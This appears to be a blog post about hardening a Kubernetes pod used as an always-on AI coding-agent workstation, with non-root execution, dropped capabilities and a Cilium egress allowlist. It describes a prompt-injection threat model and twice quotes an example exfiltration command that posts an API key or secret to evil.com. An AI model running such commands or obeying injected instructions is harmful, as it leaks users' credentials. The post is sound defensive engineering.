Secure Agent Pod — Hardening an AI Coding Workstation
In Post 18, we deployed a persistent Kali Linux container on gpu-1 as an always-on Claude Code workstation. It worked — SSH in from anywhere, persistent PVC, self-healing pod. But it ran as root, had unrestricted network access, and installed tools at runtime via a startup script.
That was fine for interactive use. But when you run a coding agent with --dangerously-skip-permissions — letting it execute arbitrary commands without confirmation — the risk profile changes completely. A prompt injection that tricks the agent into running curl https://evil.com -d "$ANTHROPIC_API_KEY" would succeed without any barrier.

This post covers rebuilding the workstation as a hardened pod with layered defenses: non-root execution, dropped capabilities, Cilium egress controls, and VibeKanban for agent orchestration.
The Threat Model
--dangerously-skip-permissions bypasses the agent’s built-in permission prompts, but it does not bypass:
- OS-level file permissions and user isolation
- Kubernetes SecurityContext constraints
- Cilium network policies (egress allowlist)
- Claude Code hooks (PreToolUse/PostToolUse fire regardless)
- Pod-level capability restrictions
We stack every layer that survives. The main threats:
| Threat | Impact | Defense |
|---|---|---|
| Agent hallucinating dangerous commands | High | Claude Code hooks (user-deployed) |
| Prompt injection via fetched content | High | Cilium egress allowlist |
| Credential exfiltration via curl/wget | Critical | Cilium egress allowlist |
| Plugin supply chain compromise | Critical | Container isolation + egress control |
| Container escape | Critical | Talos hardened OS + non-root |
Architecture: Single Container, Multiple Processes
The original Kali pod was a single root container with a ConfigMap startup script. The secure-agent-pod is a custom image with three supervised processes:
gpu-1 (i9, 128GB RAM)
└── secure-agent-pod (replicas: 1, Recreate strategy)
    ├── sshd (port 2222, user-mode, key-only auth)
    ├── supercronic (non-root cron replacement)
    └── vibe-kanban (local mode, SQLite, port 8081)
    │
    ├── PVC: agent-home (50Gi, /home/claude)
    ├── Secret: agent-ssh-keys → /etc/ssh-keys/
    ├── Secret: agent-configs → ~/.kube/configs/ (optional)
    └── ServiceAccount: agent-sa (cluster-admin)
Everything runs as user claude (UID 1000). No root. No sudo. All capabilities dropped.
Why VibeKanban?
VibeKanban is an agent orchestration tool that manages workspaces, spawns coding agents, and tracks tasks. It runs in local mode with SQLite — no external database needed.
The original design called for three sidecar containers (VibeKanban server + PostgreSQL + ElectricSQL) running the remote/self-hosted mode. Testing revealed that the remote server doesn’t expose the local workspace to its sessions, making it useless for our use case. Local mode does exactly what we need: single process, file-based database, same filesystem as the agent.
Building the Image
The image is built from kalilinux/kali-rolling with all tools baked in — no runtime installs. This is a key security improvement over the original Kali pod, which ran apt-get install on every startup.
The Dockerfile installs:
- Claude Code CLI + VibeKanban (via npm)
- kubectl, talosctl, omnictl (cluster management)
- Node.js 22, Python 3, Bun (development runtimes)
- supercronic (non-root cron replacement — Go binary)
- openssh-server (for SSH access)
- Standard tools: git, curl, wget, jq, vim
What’s not installed: sudo. If new tools are needed, rebuild the image and redeploy. Intentional friction.
The image also bundles the agent’s operational scripts at /opt/scripts/ — a security guardrails hook (PreToolUse/PostToolUse), session manager for Claude Code remote-control, exercise reminders, daily audit digest, Telegram notifications, and Pushgateway heartbeat. These are pod infrastructure, not application code, so they belong in the image rather than a separate repo. Config templates (crontab, .bashrc, Claude Code settings.json) are baked into /opt/ and seeded to the PVC on first boot — user-modifiable from that point on.
The PVC Mount Problem
The biggest gotcha in the build: mounting a PVC at /home/claude hides everything the Dockerfile placed there. The entrypoint, sshd config, crontab template — all invisible once Kubernetes mounts the persistent volume.
The solution: bake config files into /opt/ and /entrypoint.sh (outside the mount path), then seed them onto the PVC on first boot:
# First-boot: create directories on PVC
mkdir -p "$HOME/.ssh-host-keys" "$HOME/.ssh" "$HOME/repos" "$HOME/.claude" "$HOME/.willikins-agent"
chmod 700 "$HOME/.ssh-host-keys" "$HOME/.ssh"

# First-boot: seed config files from /opt/ templates
[ -f "$HOME/.crontab" ]              || cp /opt/crontab "$HOME/.crontab"
[ -f "$HOME/.load-env.sh" ]          || cp /opt/load-env.sh "$HOME/.load-env.sh"
[ -f "$HOME/.bashrc" ]               || cp /opt/bashrc "$HOME/.bashrc"
[ -f "$HOME/.claude/settings.json" ] || cp /opt/settings.json "$HOME/.claude/settings.json"
Subsequent boots find the files already on the PVC and skip the copy.
Running sshd Without Root
The original Kali pod ran as root, which made sshd trivial — it binds port 22, manages privilege separation, handles PAM sessions. The secure-agent-pod runs as UID 1000, which means:
- Port 2222 instead of 22 (non-root can’t bind privileged ports). The LoadBalancer Service maps external port 22 → internal 2222, so SSH clients don’t notice.
- User-mode sshd with its own config file at
/opt/sshd_config:
Port 2222
HostKey /home/claude/.ssh-host-keys/ssh_host_ed25519_key
HostKey /home/claude/.ssh-host-keys/ssh_host_rsa_key
AuthorizedKeysFile /home/claude/.ssh/authorized_keys
PubkeyAuthentication yes
PasswordAuthentication no
UsePAM no
StrictModes no
PidFile /home/claude/.ssh/sshd.pid
UsePAM no and StrictModes no are the key settings. Without PAM, sshd doesn’t need root for session management. Without strict modes, it doesn’t complain about file ownership (the PVC’s fsGroup setting means files are owned by root:claude with group write, which strict mode would reject).
SSH host keys are generated on first boot and stored on the PVC, so they survive pod restarts — no more “host key changed” warnings.
The Kubernetes Manifests
Seven files in apps/secure-agent-pod/manifests/:
| Manifest | Purpose |
|---|---|
serviceaccount.yaml | Dedicated SA with cluster-admin (auditable identity) |
pvc-agent-home.yaml | 50Gi Longhorn PVC for /home/claude |
deployment.yaml | Single-container pod, Recreate strategy, gpu-1 affinity |
service-ssh.yaml | LoadBalancer at 192.168.55.215:22 → 2222 |
service-vibekanban.yaml | LoadBalancer at 192.168.55.218:8081 |
cilium-egress.yaml | CiliumNetworkPolicy egress allowlist (disabled — see Gotchas) |
externalsecret.yaml | ESO → Infisical (removed — Claude uses Max subscription auth) |
The SecurityContext is the core of the hardening:
securityContext:
  runAsUser: 1000
  runAsGroup: 1000
  runAsNonRoot: true
  allowPrivilegeEscalation: false
  capabilities:
    drop: ["ALL"]
Credential Injection
No credential touches disk as a plaintext file. The approach uses two tiers:
Tier 1: ESO + Infisical — for secrets managed by the cluster’s secret store. Currently empty (Claude Code uses Max subscription login, not API keys), but the plumbing is ready for when other tools need injected credentials.
Tier 2: Manual K8s Secrets — for bootstrap secrets (SOPS-encrypted, applied out-of-band):
agent-ssh-keys— SSH authorized_keysagent-secrets-tier2— GitHub token, other manual credentialsagent-configs— talosconfig, kubeconfig, omniconfig (mounted at~/.kube/configs/)
All secrets referenced by envFrom use optional: true, so the pod starts even if some secrets are missing.
Network Egress Control (Cilium)
The spec defines a CiliumNetworkPolicy with default-deny egress and an explicit allowlist:
api.anthropic.com— Claude APIgithub.com,*.github.com,ghcr.io— Git operationsregistry.npmjs.org,pypi.org— Package installsapi.telegram.org— Agent notifications192.168.55.0/24,192.168.50.0/24— Cluster LANkube-apiserver— kubectl from inside the pod
Everything else is blocked. A prompt injection running curl https://evil.com -d "$SECRET" fails at the Cilium datapath before leaving the node.
Current status: The Cilium FQDN egress policy is temporarily disabled due to a Cilium 1.17 bug (“FQDN regex compilation LRU not yet initialized”). This was the first FQDN-based CiliumNetworkPolicy in the cluster, and the Cilium agent on gpu-1 had never initialized the DNS proxy for FQDN resolution. The policy will be re-enabled after upgrading Cilium or finding a workaround. The other security layers remain active.
Process Supervision
The entrypoint starts three processes and waits for any to exit:
/usr/sbin/sshd -f /opt/sshd_config -D &
supercronic "$HOME/.crontab" &
vibe-kanban &

echo "[agent] ready (sshd on :2222, supercronic, vibe-kanban on :8081)"
wait -n
wait -n exits when the first child process dies, causing the container to exit and Kubernetes to restart it. This is simpler than a full process supervisor (s6, tini) and works well for a pod that should restart on any process failure.
Decommissioning the Old Kali Pod
The secure-agent-pod reuses the Kali workstation’s SSH IP (192.168.55.215). The cutover:
- Scale down old Kali deployment
- Remove old manifests from
apps/kali/and ArgoCD templates - Push — ArgoCD syncs, old service releases the IP, new service claims it
- Delete old PVC and namespace manually (irreversible, confirmed with human)
Verification
The full verification checklist:
| Check | Command | Result |
|---|---|---|
| Non-root | kubectl exec ... -- id | uid=1000(claude) |
| No sudo | kubectl exec ... -- which sudo | Not found |
| Egress blocked | curl https://httpbin.org/ip | Skipped (Cilium bug) |
| Egress allowed | curl https://api.anthropic.com/ | HTTP 404 (connects) |
| Secrets injected | env | grep ANTHROPIC | Not set (Max sub auth) |
| VibeKanban | pgrep -f vibe-kanban | Running |
| PVC persistence | Delete pod, check files | Keys survive |
| VibeKanban UI | http://192.168.55.218:8081 | HTTP 200 |
| SSH access | ssh claude@192.168.55.215 | Login works |
$ ssh -o StrictHostKeyChecking=no claude@192.168.55.215 'id && uname -srm && whoami && uptime'
uid=1000(claude) gid=1000(claude) groups=1000(claude),100(users)
Linux 6.18.18-talos x86_64
claude
 19:40:47 up 29 days,  1:58,  0 users,  load average: 1.40, 1.30, 1.25
Gotchas
- PVC mounts hide image contents. Anything the Dockerfile places under the PVC mount path (
/home/claude) becomes invisible. Put config templates in/opt/and seed them via the entrypoint. /run/secretsconflicts with SA token mount. Kubernetes mounts the ServiceAccount token at/var/run/secrets/kubernetes.io/serviceaccount, and/run→/var/runis a symlink. Don’t mount anything at/run/secrets.- sshd needs
UsePAM nofor non-root. Without this, sshd tries to create PAM sessions and fails silently. - VibeKanban needs
PORTandHOSTenv vars. Default is a random port on127.0.0.1. SetPORT=8081andHOST=0.0.0.0for fixed, externally-reachable binding. - VibeKanban downloads a binary at first run. The npm package is just a wrapper — it fetches the real binary from
npm-cdn.vibekanban.com. This must be allowed in egress policy. - Cilium 1.17 FQDN policies may fail. The “LRU not yet initialized” error occurs when no endpoint on the node has previously triggered FQDN DNS proxy initialization. Stale BPF rules persist even after deleting the policy — restart the Cilium agent to clear them.
- ESO rejects empty
data: []. If all keys are removed from an ExternalSecret, delete the manifest entirely rather than leaving an empty data array. commandvsargsin PostgreSQL containers. Usingcommandoverrides the entrypoint (docker-entrypoint.sh), skipping database initialization. Useargsto pass flags while preserving the entrypoint. (Discovered during the original sidecar design, before simplifying to local mode.)
What’s Next
The pod is deployed and operational. The remaining work:
- Re-enable Cilium egress policy once the FQDN LRU bug is resolved (Cilium upgrade or workaround)
- Agent scripts deployed — Guardrails hook, session manager, exercise reminders, audit digest, and Telegram notifications are baked into the image at
/opt/scripts/. Crontab and.bashrctemplates seeded to PVC on first boot. - Health monitoring active — Heartbeat metrics pushed to Prometheus Pushgateway, with Grafana alerts for stale heartbeats bridged to GitHub Issues via the health-bridge webhook.
The layered security model means each defense is independent. Even without Cilium egress (the biggest gap right now), the pod runs non-root with all capabilities dropped, no sudo, key-only SSH, and auditable ServiceAccount identity. Adding each layer back is additive hardening, not a single point of failure.